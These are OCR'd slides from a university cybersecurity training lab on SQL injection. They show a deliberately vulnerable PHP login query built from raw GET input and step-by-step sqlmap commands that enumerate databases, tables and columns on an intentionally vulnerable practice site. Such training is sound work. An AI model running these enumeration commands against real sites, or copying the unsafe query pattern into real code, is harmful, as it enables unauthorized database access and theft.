جامعة الملك عبدالله للعلوم والتقنية
King Abdullah University of Science and Technology

Resilient Computing and Cybersecurity Center

مركز أبحاث الأمن السيبراني والحوسبة الصامدة

NCA Sponsored Training

Day 4 – Morning Session (Lab)

SQL Injection

Ahmed Didouh

Madinah


15/01/2026

What is an SQL Attack?

- Many web applications take user input from a form
- Often this user input is used literally in the construction of a SQL query submitted to a database
- A SQL injection attack involves placing SQL statements in the user input that will “manipulate” the database into providing more info than what would normally not be accessible by that user.

How a Web Application Interacts with a Database

Client



HTTP

Application Server

```
$dbhost="127.0.0.1";
$dbuser="username";
$dbpass="pass";
$dbname="database_name";
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);

$input_uname = $_GET['username'];
$input_pwd = $_GET['password'];

$sql = "SELECT name, id, salary, email FROM credentials WHERE name =
'$input_uname' and password = '$input_pwd'";

$result = $conn->query($sql)
```

SQL Querie

Database

```
SELECT name, id, salary, email
FROM credentials WHERE name =
'username' and password = 'pass'
```

SQLMAP

SQLMAP

- **SQLMAP** is a tool that ships in with KALI Linux and makes the task of SQL Injection easier for a pen-tester

- It is meant to **automate** the process of detecting and exploiting SQL injection flaws

- Support for most DBMSs (data base management softwares)

SQLMAP – The Target

- For this Tutorial we will be using **http://testphp.vulnweb.com/** as our test web application for penetration testing with SQLMAP

- This website is an example PHP application, which is intentionally vulnerable to web attacks.

- It is meant for understanding how developer errors and bad configuration may let someone break into a website. It can be used to test tools and manual hacking skills.

SQLMAP – Tutorial

- **Starting SQLMAP:** Open the terminal and type:

sqlmap –h

- This will basically provide you with a **list** of all the **commands** available with SQLMAP

- Let's start with a basic command: sqlmap -u <URL to inject>

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1

- It will tell you the MySQL version and some other useful information about the database used on the website

SQLMAP – Tutorial


- SQLMAP may sometimes ask you questions which have to be answered in yes/no. Typing ***y*** means yes and ***n*** means no. For example:
  - Some message saying that the database is probably MySQL, so should sqlmap skip all other tests and conduct MySQL tests only. Your answer should be yes (***y***)
  - Some message asking you whether or not to use the payloads for specific versions of MySQL. The answer depends on the situation. Its usually better to say yes (***y***)

Enumeration of Database


- In this step, we will obtain database name, column names and other useful data from the database.
- So first we will get the names of available databases. For this we will add –dbs to our previous command. The final command will be:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

SQLMAP – Tutorial



SQLMAP – Tutorial



Tables


- We observe that there are two databases, ***accurate*** and ***information_schema***

- We are interested in acuart database

- So, now we will specify the database of interest using -D and tell SQLMAP to enlist the tables using –tables command. The final command will be:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

SQLMAP – Tutorial




Columns

- Now that we have a list of tables, following the same pattern, let's get a list of columns

- Now we will specify the database using -D, the table using -T, and then request the columns using –columns. This is where we will start to get valuable information

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns
```

SQLMAP – Tutorial



